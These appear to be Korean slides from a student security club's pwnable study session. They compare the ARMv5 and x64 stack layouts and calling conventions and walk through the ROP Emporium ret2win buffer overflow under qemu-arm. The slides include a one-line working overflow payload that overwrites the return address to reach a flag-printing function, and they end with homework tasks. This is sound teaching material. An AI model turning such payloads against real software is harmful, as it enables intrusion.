# SWING PWNABLE STUDY WEEK5

FOR 32ND

31기 육은서

# ARMV5 VS. X64



```
pwndbg> stack
00:0000| rsp 0x7fffffffdea8 —▸ 0x7ffff7daed90 (__libc_start_call_main+128) ◂— mov edi, eax
01:0008|     0x7fffffffdeb0 ◂— 0
02:0010|     0x7fffffffdeb8 —▸ 0x400697 (main) ◂— push rbp
03:0018|     0x7fffffffdec0 ◂— 0x1ffffdfa0
04:0020|     0x7fffffffdec8 —▸ 0x7fffffffdfb8 —▸ 0x7fffffffe240 ◂— '/home/ykitty/rop-emporium/rop_emporium_all_challenges/ret2win/ret2win'
05:0028|     0x7fffffffded0 ◂— 0
06:0030|     0x7fffffffded8 ◂— 0x8429c85740bc4a4b
07:0038|     0x7fffffffdee0 —▸ 0x7fffffffdfb8 —▸ 0x7fffffffe240 ◂— '/home/ykitty/rop-emporium/rop_emporium_all_challenges/ret2win/ret2win'
pwndbg>
```

```
0x0002103c - 0x00021044 is .bss
pwndbg> stack
00:0000| sp 0x40800000 —▸ 0x3ffa7000 ◂— 0x3ffa7000
01:0004|    0x40800004 —▸ 0x10518 (main) ◂— 0x10518
02:0008|    0x40800008 ◂— 0x40800008
03:000c|    0x4080000c —▸ 0x40800174 —▸ 0x408002b6 ◂— 0x408002b6
04:0010|    0x40800010 ◂— 0x40800010
05:0014|    0x40800014 ◂— 0x40800014
06:0018|    0x40800018 —▸ 0x3ffa7000 ◂— 0x3ffa7000
07:001c|    0x4080001c ◂— 0x4080001c
pwndbg>
```

스택의 주소 차이

# ARMV5 VS. X64

SWING

x64

```
Symbols from "/home/ykitty/rop-emporium/rop_emporium_all_challenges/re
win/ret2win".
Local exec file:
        `/home/ykitty/rop-emporium/rop_emporium_all_challenges/ret2win
et2win', file type elf64-x86-64.
        Entry point: 0x4005b0
        0x0000000000400238 - 0x0000000000400254 is .interp
        0x0000000000400254 - 0x0000000000400274 is .note.ABI-tag
        0x0000000000400274 - 0x0000000000400298 is .note.gnu.build-id
        0x0000000000400298 - 0x00000000004002bc is .gnu.hash
        0x00000000004002c0 - 0x00000000004003b0 is .dynsym
        0x00000000004003b0 - 0x0000000000400416 is .dynstr
        0x0000000000400416 - 0x000000000040042a is .gnu.version
        0x0000000000400430 - 0x0000000000400450 is .gnu.version_r
        0x0000000000400450 - 0x0000000000400498 is .rela.dyn
        0x0000000000400498 - 0x0000000000400528 is .rela.plt
        0x0000000000400528 - 0x000000000040053f is .init
        0x0000000000400540 - 0x00000000004005b0 is .plt
        0x00000000004005b0 - 0x00000000004007f2 is .text
        0x00000000004007f4 - 0x00000000004007fd is .fini
        0x0000000000400800 - 0x0000000000400955 is .rodata
        0x0000000000400958 - 0x00000000004009a4 is .eh_frame_hdr
        0x00000000004009a8 - 0x0000000000400ae8 is .eh_frame
        0x0000000000600e10 - 0x0000000000600e18 is .init_array
        0x0000000000600e18 - 0x0000000000600e20 is .fini_array
        0x0000000000600e20 - 0x0000000000600ff0 is .dynamic
        0x0000000000600ff0 - 0x0000000000601000 is .got
        0x0000000000601000 - 0x0000000000601048 is .got.plt
        0x0000000000601048 - 0x0000000000601058 is .data
        0x0000000000601058 - 0x0000000000601068 is .bss
```

arm

```
        0x000102a4 - 0x0001030e is .dynstr
        0x0001030e - 0x00010324 is .gnu.version
        0x00010324 - 0x00010344 is .gnu.version_r
        0x00010344 - 0x00010354 is .rel.dyn
        0x00010354 - 0x0001039c is .rel.plt
        0x0001039c - 0x000103a8 is .init
        0x000103a8 - 0x00010428 is .plt
        0x00010428 - 0x00010678 is .text
        0x00010678 - 0x00010680 is .fini
        0x00010680 - 0x000107d2 is .rodata
        0x000107d4 - 0x000107dc is .ARM.exidx
        0x000107dc - 0x000107e0 is .eh_frame
        0x00020f10 - 0x00020f14 is .init_array
        0x00020f14 - 0x00020f18 is .fini_array
        0x00020f18 - 0x00021000 is .dynamic
        0x00021000 - 0x00021034 is .got
        0x00021034 - 0x0002103c is .data
        0x0002103c - 0x00021044 is .bss
```

데이터 구조는 거의 유사

→ ARM이 32바이트 메모리 지원으로 임베디드에 더 적합

# ARMV5 VS. X64

SWING

```
pwndbg> regs
 RAX  0x400697 (main) ◂— push rbp
 RBX  0
 RCX  0x400780 (__libc_csu_init) ◂— push r15
 RDX  0x7fffffffdfc8 —▸ 0x7fffffffe286 ◂— 'SHELL=/bin/bash'
 RDI  1
 RSI  0x7fffffffdfb8 —▸ 0x7fffffffe240 ◂— '/home/ykitty/rop
_emporium_all_challenges/ret2win/ret2win'
 R8   0x7ffff7fa0f10 (initial+16) ◂— 4
 R9   0x7ffff7fc9040 (_dl_fini) ◂— endbr64
 R10  0x7ffff7fc3908 ◂— 0xd00120000000e
 R11  0x7ffff7fde660 (_dl_audit_preinit) ◂— endbr64
 R12  0x7fffffffdfb8 —▸ 0x7fffffffe240 ◂— '/home/ykitty/rop
_emporium_all_challenges/ret2win/ret2win'
 R13  0x400697 (main) ◂— push rbp
 R14  0
 R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
 RBP  1
 RSP  0x7fffffffdea8 —▸ 0x7ffff7daed90 (__libc_start_call_m
ov edi, eax
 RIP  0x400697 (main) ◂— push rbp
```

arm

```
07:001c     0x4080001c ◂— 0x4080001c
pwndbg> regs
*R0   1
*R1   0x40800174 —▸ 0x408002b6 ◂— 0x408002b6
*R2   0x4080017c —▸ 0x408002c6 ◂— 0x408002c6
*R3   0x10518 (main) ◂— 0x10518
*R4   0x3ffa7000 ◂— 0x3ffa7000
*R5   1
*R6   0x3ffa7000 ◂— 0x3ffa7000
*R7   0x3ffff058 —▸ 0x3ffffa80 ◂— 0x3ffffa80
*R8   0x10518 (main) ◂— 0x10518
*R9   0x4080017c —▸ 0x408002c6 ◂— 0x408002c6
*R10  0
 R11  0
*R12  0x3ffa7000 ◂— 0x3ffa7000
*SP   0x40800000 —▸ 0x3ffa7000 ◂— 0x3ffa7000
 LR   0x3fe3d958 ◂— 0x3fe3d958
*PC   0x10518 (main) ◂— 0x10518
pwndbg>
```

# ARMV5 VS. X64



| Register | Usage | Subroutine Preserved | Notes |
|---|---|---|---|
| **r0** | Argument 1 and return value | No | If return has 64 bits, then r0:r1 hold it. If argument 1 h as 64 bits, r0:r1 hold it. |
| **r1** | Argument 2 | No | |
| **r2** | Argument 3 | No | If the return has 128 bits, r0-r3 hold it. |
| **r3** | Argument 4 | No | If more than 4 arguments, use the stack |
| r4 | General-purpose V1 | Yes | Variable register 1 holds a local variable. |
| r5 | General-purpose V2 | Yes | Variable register 2 holds a local variable. |
| r6 | General-purpose V3 | Yes | Variable register 3 holds a local variable. |
| r7 | General-purpose V4 | Yes | Variable register 4 holds a local variable. |
| r8 | General-purpose V5 | YES | Variable register 5 holds a local variable. |
| r9 | Platform specific/V6 | No | Usage is platform-dependent. |
| r10 | General-purpose V7 | Yes | Variable register 7 holds a local variable. |
| r11 | General-purpose V8 | Yes | Variable register 8 holds a local variable. |
| r12 (IP) | Intra-procedure-call register | No | It holds intermediate values between a procedure and the sub-procedure it calls. |
| r13 (SP) | Stack pointer | Yes | SP has to be the same after a subroutine has completed |
| r14 (LR) | Link register | No | LR does not have to contain the same value after a subr outine has completed. |
| r15 (PC) | Program counter | N/A | Do not directly change PC |

보통 rbp, ebp랑 비슷하게 base pointer

함수 call 뒤에 return 될 위치 저장, ret 역할

# ARMV5 VS. X64

SWING


```
pwndbg> disass
Dump of assembler code for function main:
=> 0x0000000000400697 <+0>:     push   rbp
   0x0000000000400698 <+1>:     mov    rbp,rsp
   0x000000000040069b <+4>:     mov    rax,QWORD PTR [r
   # 0x601058 <stdout@@GLIBC_2.2.5>
   0x00000000004006a2 <+11>:    mov    ecx,0x0
   0x00000000004006a7 <+16>:    mov    edx,0x2
   0x00000000004006ac <+21>:    mov    esi,0x0
   0x00000000004006b1 <+26>:    mov    rdi,rax
   0x00000000004006b4 <+29>:    call   0x4005a0 <setvbu
   0x00000000004006b9 <+34>:    mov    edi,0x400808
   0x00000000004006be <+39>:    call   0x400550 <puts@p
   0x00000000004006c3 <+44>:    mov    edi,0x400820
   0x00000000004006c8 <+49>:    call   0x400550 <puts@p
   0x00000000004006cd <+54>:    mov    eax,0x0
   0x00000000004006d2 <+59>:    call   0x4006e8 <pwnme>
   0x00000000004006d7 <+64>:    mov    edi,0x400828
   0x00000000004006dc <+69>:    call   0x400550 <puts@p
   0x00000000004006e1 <+74>:    mov    eax,0x0
   0x00000000004006e6 <+79>:    pop    rbp
   0x00000000004006e7 <+80>:    ret
End of assembler dump.
```

arm

```
 LR   0x3fe3d958 ◂— 0x3fe3d958
*PC   0x10518 (main) ◂— 0x10518
pwndbg> disass
Dump of assembler code for function main:
=> 0x00010518 <+0>:     push    {r11, lr}
   0x0001051c <+4>:     add     r11, sp, #4
   0x00010520 <+8>:     ldr     r3, [pc, #56]   ; 0x10560 <main+72>
   0x00010524 <+12>:    ldr     r0, [r3]
   0x00010528 <+16>:    mov     r3, #0
   0x0001052c <+20>:    mov     r2, #2
   0x00010530 <+24>:    mov     r1, #0
   0x00010534 <+28>:    bl      0x10404 <setvbuf@plt>
   0x00010538 <+32>:    ldr     r0, [pc, #36]   ; 0x10564 <main+76>
   0x0001053c <+36>:    bl      0x103d4 <puts@plt>
   0x00010540 <+40>:    ldr     r0, [pc, #32]   ; 0x10568 <main+80>
   0x00010544 <+44>:    bl      0x103d4 <puts@plt>
   0x00010548 <+48>:    bl      0x10570 <pwnme>
   0x0001054c <+52>:    ldr     r0, [pc, #24]   ; 0x1056c <main+84>
   0x00010550 <+56>:    bl      0x103d4 <puts@plt>
```

# ARMV5 VS. X64




R0
R1
R2
R3
32-bit Argument 1
32-bit Argument 2
32-bit Argument 3
32-bit Argument 4
R1(MSB32)
R0(LSB32)
64-bit Argument 1
R3(MSB32)
R2(LSB32)
64-bit Argument 2
R3(MSB32)
R2
R1
R0(LSB32)
128-bit Argument
Extra arguments are pushed to the stack by the caller. The caller is responsible to pop them out of the stack after the subroutine returns.
Subroutine
R0
32-bit Return Value
R1(MSB32)
R0(LSB32)
64-bit Return Value
R3(MSB32)
R2
R1
R0(LSB32)
128-bit Return Value

# ARMV5 VS. X64



```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x00010518 <+0>:     push    {r11, lr}
   0x0001051c <+4>:     add     r11, sp, #4
   0x00010520 <+8>:     ldr     r3, [pc, #56]   ; 0x10560 <main+72>
   0x00010524 <+12>:    ldr     r0, [r3]
   0x00010528 <+16>:    mov     r3, #0
   0x0001052c <+20>:    mov     r2, #2
   0x00010530 <+24>:    mov     r1, #0
```

함수 프롤로그

```
   0x00010554 <+60>:    mov     r3, #0
   0x00010558 <+64>:    mov     r0, r3
   0x0001055c <+68>:    pop     {r11, pc}
   0x00010560 <+72>:    andeq   r1, r2, r12, lsr r0
   0x00010564 <+76>:    andeq   r0, r1, r4, lsl #13
   0x00010568 <+80>:    muleq   r1, r12, r6
   0x0001056c <+84>:    andeq   r0, r1, r4, lsr #13
End of assembler dump.
```

함수 에필로그

# ARM의 함수 호출 규약



```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x00010518 <+0>:     push    {r11, lr}
   0x0001051c <+4>:     add     r11, sp, #4
   0x00010520 <+8>:     ldr     r3, [pc, #56]   ; 0x10560 <main+72>
   0x00010524 <+12>:    ldr     r0, [r3]
   0x00010528 <+16>:    mov     r3, #0
   0x0001052c <+20>:    mov     r2, #2
   0x00010530 <+24>:    mov     r1, #0
```

push {r11,lr}

caller의 SFP와 RET를 스택에 push (나중에 돌아가기 위함)

# ARM의 함수 호출 규약



```
pwndbg> disass main
Dump of assembler code for function main:
=> 0x00010518 <+0>:     push    {r11, lr}
   0x0001051c <+4>:     add     r11, sp, #4
   0x00010520 <+8>:     ldr     r3, [pc, #56]   ; 0x10560 <main+72>
   0x00010524 <+12>:    ldr     r0, [r3]
   0x00010528 <+16>:    mov     r3, #0
   0x0001052c <+20>:    mov     r2, #2
   0x00010530 <+24>:    mov     r1, #0
```

add r11, sp, #4

sp에 +4해서 r11 재설정, r11은 보통 x64의 rbp처럼 사용됨

# ARM의 함수 호출 규약



```
   0x00010554 <+60>:    mov     r3, #0
   0x00010558 <+64>:    mov     r0, r3
   0x0001055c <+68>:    pop     {r11, pc}
   0x00010560 <+72>:    andeq   r1, r2, r12, lsr r0
   0x00010564 <+76>:    andeq   r0, r1, r4, lsl #13
   0x00010568 <+80>:    muleq   r1, r12, r6
   0x0001056c <+84>:    andeq   r0, r1, r4, lsr #13
End of assembler dump.
```

함수 에필로그

mov r0, r3

최종값은 항상 r0에 둔다. r0이 return 값 (RET를 말하는 건 아닙니다 혼동 주의)

# ARM의 함수 호출 규약



```
   0x00010554 <+60>:    mov     r3, #0
   0x00010558 <+64>:    mov     r0, r3
   0x0001055c <+68>:    pop     {r11, pc}
   0x00010560 <+72>:    andeq   r1, r2, r12, lsr r0
   0x00010564 <+76>:    andeq   r0, r1, r4, lsl #13
   0x00010568 <+80>:    muleq   r1, r12, r6
   0x0001056c <+84>:    andeq   r0, r1, r4, lsr #13
End of assembler dump.
```

함수 에필로그

pop {r11,pc}

이후 스택에는 아까 프롤로그에서 넣어둔 r11과 lr일 것
lr이 리턴값을 넣는 레지스터인데 pc(다음 명령 주소를 넣는 포인터 카운터 레지스터)로 pop

# QEMU-USER



https://swing2025.notion.site/2aa71b537647806dbd62d4df307afb5c

# BOF IN ARMV5



```
qemu-arm -L /usr/arm-linux-gnueabi -g 1234 ./ret2win_armv5 < <(python3 -c
'import sys; sys.stdout.buffer.write(b"A"*36+b"\xec\x05\x01\x00")')
```

pwnme 함수의 ret를 덮어주면 되는 아주 간단한 BOF

# BOF IN ARMV5



```
pwndbg> disass pwnme
Dump of assembler code for function pwnme:
   0x00010570 <+0>:     push    {r11, lr}
   0x00010574 <+4>:     add     r11, sp, #4
   0x00010578 <+8>:     sub     sp, sp, #32
   0x0001057c <+12>:    sub     r3, r11, #36    ; 0x24
=> 0x00010580 <+16>:    mov     r2, #32
   0x00010584 <+20>:    mov     r1, #0
   0x00010588 <+24>:    mov     r0, r3
   0x0001058c <+28>:    bl      0x10410 <memset@plt>
   0x00010590 <+32>:    ldr     r0, [pc, #64]   ; 0x105d8 <pwnme+104>
   0x00010594 <+36>:    bl      0x103d4 <puts@plt>
   0x00010598 <+40>:    ldr     r0, [pc, #60]   ; 0x105dc <pwnme+108>
   0x0001059c <+44>:    bl      0x103d4 <puts@plt>
   0x000105a0 <+48>:    ldr     r0, [pc, #56]   ; 0x105e0 <pwnme+112>
   0x000105a4 <+52>:    bl      0x103d4 <puts@plt>
   0x000105a8 <+56>:    ldr     r0, [pc, #52]   ; 0x105e4 <pwnme+116>
   0x000105ac <+60>:    bl      0x103bc <printf@plt>
   0x000105b0 <+64>:    sub     r3, r11, #36    ; 0x24
   0x000105b4 <+68>:    mov     r2, #56 ; 0x38
   0x000105b8 <+72>:    mov     r1, r3
   0x000105bc <+76>:    mov     r0, #0
   0x000105c0 <+80>:    bl      0x103c8 <read@plt>
   0x000105c4 <+84>:    ldr     r0, [pc, #28]   ; 0x105e8 <pwnme+120>
   0x000105c8 <+88>:    bl      0x103d4 <puts@plt>
   0x000105cc <+92>:    nop                     ; (mov r0, r0)
   0x000105d0 <+96>:    sub     sp, r11, #4
   0x000105d4 <+100>:   pop     {r11, pc}
```

```
──────────────────────────────[ DISASM / arm / arm mode / set emulat
► 0x105c0 <pwnme+80>     bl     #read@plt                    <read@plt>
        fd: 0
        buf: 0x407fffd0 ◂— 0x407fffd0
        nbytes: 0x38
```

0×24만큼의 buf를 0×38만큼 read

# BOF IN ARMV5



```
pwndbg> disass pwnme
Dump of assembler code for function pwnme:
   0x00010570 <+0>:     push    {r11, lr}
   0x00010574 <+4>:     add     r11, sp, #4
   0x00010578 <+8>:     sub     sp, sp, #32
   0x0001057c <+12>:    sub     r3, r11, #36    ; 0x24
=> 0x00010580 <+16>:    mov     r2, #32
   0x00010584 <+20>:    mov     r1, #0
```

```
──────────────────────────────[ DISASM / arm / arm mode / set emulat
► 0x105c0 <pwnme+80>     bl     #read@plt                    <read@plt>
        fd: 0
        buf: 0x407fffd0 ◂— 0x407fffd0
        nbytes: 0x38
```

```
pwndbg> x/10wx 0x407fffd0
0x407fffd0:     0x41414141      0x41414141      0x41414141      0x41414141
0x407fffe0:     0x41414141      0x41414141      0x41414141      0x41414141
0x407ffff0:     0x41414141      0x000105ec
```

```
   0x000105a8 <+56>:    ldr     r0, [pc, #52]   ; 0x105e4 <pwnme+116>
   0x000105ac <+60>:    bl      0x103bc <printf@plt>
   0x000105b0 <+64>:    sub     r3, r11, #36    ; 0x24
   0x000105b4 <+68>:    mov     r2, #56 ; 0x38
   0x000105b8 <+72>:    mov     r1, r3
   0x000105bc <+76>:    mov     r0, #0
   0x000105c0 <+80>:    bl      0x103c8 <read@plt>
   0x000105c4 <+84>:    ldr     r0, [pc, #28]   ; 0x105e8 <pwnme+120>
   0x000105c8 <+88>:    bl      0x103d4 <puts@plt>
   0x000105cc <+92>:    nop                     ; (mov r0, r0)
   0x000105d0 <+96>:    sub     sp, r11, #4
   0x000105d4 <+100>:   pop     {r11, pc}
```

ni 한 번 넘기고 buf 주소 x/10wx로 살펴보면
0×41로 더미 공간 채우고 0×000105ec

# BOF IN ARMV5



```
0x105cc <pwnme+92>      mov     r0, r0
0x105d0 <pwnme+96>      sub     sp, fp, #4
0x105d4 <pwnme+100>     pop     {fp, pc}
```

아까 함수 호출 규약에 맞는 부분을 찾자

# BOF IN ARMV5



```
0x105cc <pwnme+92>      mov     r0, r0
0x105d0 <pwnme+96>      sub     sp, fp, #4
0x105d4 <pwnme+100>     pop     {fp, pc}
```

```
► 0x105cc <pwnme+92>      mov     r0, r0                  R0 => 0xb
  0x105d0 <pwnme+96>      sub     sp, fp, #4              SP => 0x407fffd0 (0x407fffd4 - 0x4)
  0x105d4 <pwnme+100>     pop     {fp, pc}                        <ret2win>
   ↓
  0x105ec <ret2win>       push    {fp, lr}
```

이때의 SP 포인터

```
► 0x105d4 <pwnme+100>     pop     {fp, pc}                        <ret2win>
   ↓
  0x105ec <ret2win>       push    {fp, lr}
  0x105f0 <ret2win+4>     add     fp, sp, #4              FP => 0x407fffd4 (0x407fffd0 + 0x4)
  0x105f4 <ret2win+8>     ldr     r0, [pc, #0x10]         R0, [ret2win+32]
  0x105f8 <ret2win+12>    bl      #puts@plt                       <puts@plt>

  0x105fc <ret2win+16>    ldr     r0, [pc, #0xc]          R0, [ret2win+36]
                                                           [ STACK ]
00:0000| sp  0x407fffd0 ◂— 0x407fffd0
01:0004| r11 0x407fffd4 —▸ 0x105ec (ret2win) ◂— 0x105ec
```

스택을 살펴보면 지금 sp에 있는 값은 fp로 pop

r11에 있는 값은 pc로 pop 근데 이 pc로 가는 값이

# BOF IN ARMV5



```
0x105cc <pwnme+92>      mov     r0, r0
0x105d0 <pwnme+96>      sub     sp, fp, #4
0x105d4 <pwnme+100>     pop     {fp, pc}
```

```
► 0x105cc <pwnme+92>      mov     r0, r0                    R0 => 0xb
```

이때의 SP 포인터

```
pwndbg> x/10wx 0x407fffd0
0x407fffd0:     0x41414141      0x41414141      0x41414141      0x41414141
0x407fffe0:     0x41414141      0x41414141      0x41414141      0x41414141
0x407ffff0:     0x41414141      0x000105ec
```

우리가 넣어줬던 0x000105ec

```
   ↓
   0x105ec <ret2win>        push    {fp, lr}
   0x105f0 <ret2win+4>      add     fp, sp, #4          FP => 0x407fffd4 (0x407fffd0 + 0x4)
   0x105f4 <ret2win+8>      ldr     r0, [pc, #0x10]     R0, [ret2win+32]
   0x105f8 <ret2win+12>     bl      #puts@plt                   <puts@plt>

   0x105fc <ret2win+16>     ldr     r0, [pc, #0xc]      R0, [ret2win+36]
                                                         [ STACK ]
00:0000│ sp  0x407fffd0 ◂— 0x407fffd0
01:0004│ r11 0x407fffd4 —▸ 0x105ec (ret2win) ◂— 0x105ec
```

# BOF IN ARMV5



```
pwndbg> x/10i 0x105ec
   0x105ec <ret2win>:    push    {r11, lr}
   0x105f0 <ret2win+4>:  add     r11, sp, #4
   0x105f4 <ret2win+8>:  ldr     r0, [pc, #16]   ; 0x1060c <ret2win+32>
   0x105f8 <ret2win+12>:         bl      0x103d4 <puts@plt>
   0x105fc <ret2win+16>:         ldr     r0, [pc, #12]   ; 0x10610 <ret2win+36>
   0x10600 <ret2win+20>:         bl      0x103ec <system@plt>
   0x10604 <ret2win+24>:         nop                     ; (mov r0, r0)
   0x10608 <ret2win+28>:         pop     {r11, pc}
```

```
► 0x10600 <ret2win+20>         bl     #system@plt                    <system@plt>
        command: 0x107c0 ◂— 0x107c0
```

```
pwndbg> x/s 0x107c0
0x107c0:        "/bin/cat flag.txt"
```

# 과제



과제 1) ARM의 레지스터 문서화
과제 2) ARM의 호출규약 문서화 + pwndbg로 실습 첨부
과제 3) split 64버전, armv5 버전 풀이
(문제 파일 QEMU 사전 설정 노션에 있음)

위 path들 문서화 및 문제 풀이
11일 화요일 23:59까지 제출

# 과제



과제 1) ARM의 레지스터 문서화 + 호출 인자 순서도 정리
과제 2) ARM의 호출규약 문서화 + pwndbg로 실습 첨부
과제 3) split 64버전, armv5 버전 풀이
(문제 파일 QEMU 사전 설정 노션에 있음)
과제 4) 아래 주제 중에 한 가지 조사해서 문서화
a. ARM의 LDM과 STM
b. ARM의 conditional execution
c. ARM 하기 싫다. MIPS ret2win 풀겠음

문제 파일은 QEMU 사전 설정 노션에 zip 파일 있어요. ret2win_mipsel